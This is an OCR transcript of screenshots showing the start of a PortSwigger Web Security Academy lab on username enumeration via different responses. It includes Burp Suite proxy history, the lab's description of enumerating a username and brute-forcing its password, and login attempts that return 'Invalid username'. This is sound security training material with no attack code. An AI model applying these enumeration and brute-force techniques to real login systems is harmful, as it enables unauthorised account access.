512 https://r.stripe.com POST /b 200 284 text 54.187.159.182
513 https://r.stripe.com POST /b 200 283 text 54.187.159.182
517 https://newassets.hcaptcha... GET /captcha/v1/86591f996c36877668... 200 660343 HTML html hCaptcha 104.19.230.21
518 https://newassets.hcaptcha... GET /captcha/v1/86591f996c36877668... 200 660343 HTML html hCaptcha 104.19.230.21
520 https://r.stripe.com POST /b 200 283 text 54.187.159.182
521 https://r.stripe.com POST /b 200 284 text 54.187.159.182
522 https://r.stripe.com POST /b 200 283 text 54.187.159.182
523 https://r.stripe.com POST /b 200 283 text 54.187.159.182
524 https://r.stripe.com POST /b 200 284 text 54.187.159.182
525 https://api.hcaptcha.com POST /checksiteconfig?v=86591f996c36... 200 1389 JSON 104.19.229.21
527 https://portswigger.net GET /web-security 200 82976 HTML Web Security Academ... 13.226.244.8
528 https://r.stripe.com POST /b 200 283 text 54.187.159.182
529 https://r.stripe.com POST /b 200 284 text 54.187.159.182
531 https://phingest.portswigg... POST /i/v0/e/ 200 447 JSON 104.20.29.105
539 https://r.stripe.com POST /b 200 283 text 54.187.159.182
549 https://portswigger.net POST /api/widgets? 200 3173 JSON 13.226.244.8
552 https://phingest.portswigg... POST /e/ 200 447 JSON 104.20.29.105
555 https://phingest.portswigg... POST /flags/?v=2 200 958 JSON 104.20.29.105
557 https://googleads.g.doubl... GET /pagead/viewthroughconversion/... 200 8673 script 142.250.134.157
558 https://ps.piwik.pro POST /ppms.php 202 1407 HTML php 20.79.214.157
561 https://tags.srv.stackadapt.... GET /saq_pxl?uid=SEk-Q5_UkYJF2mT9... 200 491 text 54.88.13.196
562 https://go.portswigger.net GET /analytics?ver=3&visitor_id=7241... 200 1359 script 3.215.172.219 pardot=d
563 https://phingest.portswigg... POST /i/v0/e/ 200 446 JSON 104.20.29.105
564 https://tags.srv.stackadapt.... GET /js_tracking?url=https%3A%2F%2... 204 224 54.88.13.196
565 https://phingest.portswigg... POST /i/v0/e/ 200 447 JSON 104.20.29.105
566 https://phingest.portswigg... POST /i/v0/e/ 200 447 JSON 104.20.29.105
567 https://tags.srv.stackadapt.... GET /js_tracking?url=https%3A%2F%2... 204 224 3.89.41.80
Event log All issues
Memory: 216.6MB of 7.80GB



All labs | Web Security Academy
https://portswigger.net/web-security/all-labs#authentication
Back to all topics
SQL injection
Cross-site scripting
Cross-site request forgery (CSRF)
Clickjacking
DOM-based vulnerabilities
Cross-origin resource sharing (CORS)
XML external entity (XXE) injection
Server-side request forgery (SSRF)
HTTP request smuggling
OS command injection
Server-side template injection
Path traversal
Access control vulnerabilities
Authentication
WebSockets
Web cache poisoning
Insecure deserialization
Track your progress
Authentication
LAB
APPRENTICE
Username enumeration via different responses →
Not solved
LAB
APPRENTICE
2FA simple bypass →
Not solved
LAB
APPRENTICE
Password reset broken logic →
Not solved
LAB
PRACTITIONER
Username enumeration via subtly different responses →
Not solved
LAB
PRACTITIONER
Username enumeration via response timing →
Not solved
PRACTITIONER



Lab: Username enumeration via
https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses
Menu
Web Security Academy > Authentication vulnerabilities > Password-based > Lab
Lab: Username enumeration via different responses
APPRENTICE
LAB
Not solved
This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:
Candidate usernames
Candidate passwords
To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.
ACCESS THE LAB
Solution
Community solutions



Lab: Username enumeration via
Username enumeration via diffe
https://0aa800a80316e646830e10b600f30062.web-security-academy.net
Web Security Academy
Username enumeration via different responses
Back to lab description
LAB
Not solved
Home | My account
WE LIKE TO
BLOG



Lab: Username enumeration via
Username enumeration via diffe
https://0aa800a80316e646830e10b600f30062.web-security-academy.net/login
Web Security Academy
Username enumeration via different responses
Back to lab description
LAB
Not solved
Home | My account
Login
Username
Password
Log in



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Pro version only
Filter on
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies
1042 https://phingest.portswigg... POST /i/v0/e/ ✓ 200 447 JSON ✓ 172.66.171.25
1043 https://phingest.portswigg... POST /i/v0/e/ ✓ 200 447 JSON ✓ 172.66.171.25
1044 https://ps.piwik.pro POST /ppms.php ✓ 202 1407 HTML php ✓ 20.79.214.157
1045 https://portswigger.net GET /academy/labs/launch/bb33e208e... ✓ 302 2005 ✓ 13.226.244.13
1046 https://www.youtube.com POST /youtubei/v1/log_event?alt=json ✓ 200 370 JSON ✓ 142.251.150.4
1047 https://www.youtube.com POST /youtubei/v1/log_event?alt=json ✓ 200 370 JSON ✓ 142.251.150.4
1048 https://phingest.portswigg... POST /i/v0/e/ ✓ 200 447 JSON ✓ 172.66.171.25
1049 https://0aa800a80316e6468... GET / 200 8690 HTML Username enumerati... ✓ 79.125.84.16 session=4GMkQ...
1050 https://tags.srv.stackadapt.... GET /js_tracking?url=https%3A%2F%2... ✓ 204 224 ✓ 18.215.220.181
1067 https://0aa800a80316e6468... GET /academyLabHeader 101 147 ✓ 79.125.84.16
1069 https://0aa800a80316e6468... GET / 200 8603 HTML Username enumerati... ✓ 79.125.84.16
1070 https://0aa800a80316e6468... GET /academyLabHeader 101 147 ✓ 79.125.84.16
1071 https://0aa800a80316e6468... GET /my-account 302 86 ✓ 79.125.84.16
1072 https://0aa800a80316e6468... GET /login 200 3287 HTML Username enumerati... ✓ 79.125.84.16
1074 https://0aa800a80316e6468... GET /academyLabHeader 101 147 ✓ 79.125.84.16
1075 https://0aa800a80316e6468... GET / 200 8603 HTML Username enumerati... ✓ 79.125.84.16
1076 https://0aa800a80316e6468... GET /academyLabHeader 101 147 ✓ 79.125.84.16
1077 https://0aa800a80316e6468... GET /my-account 302 86 ✓ 79.125.84.16
1078 https://0aa800a80316e6468... GET /login 200 3287 HTML Username enumerati... ✓ 79.125.84.16
1084 https://0aa800a80316e6468... GET /academyLabHeader 101 147 ✓ 79.125.84.16



Lab: Username enumeration via
Username enumeration via diffe
https://0aa800a80316e646830e10b600f30062.web-security-academy.net/login
Web Security Academy
Username enumeration via different responses
Back to lab description
LAB Not solved
Home | My account
Login
Username
invalid_test_1
Password
Log in



Login
Invalid username
Username
Password
Log in



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2026.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Pro version only
Filter on
Request
Response
Inspector
Request attributes
Request body parameters
Request cookies
Request headers
Response headers
Event log (2)
All issues
Memory: 267.1MB of 7.80GB
Disabled



Web Security Academy
Username enumeration via different responses
Back to lab description
LAB Not solved
Home | My account
Login
Invalid username
Username
andom_user_9876
Password
Log in

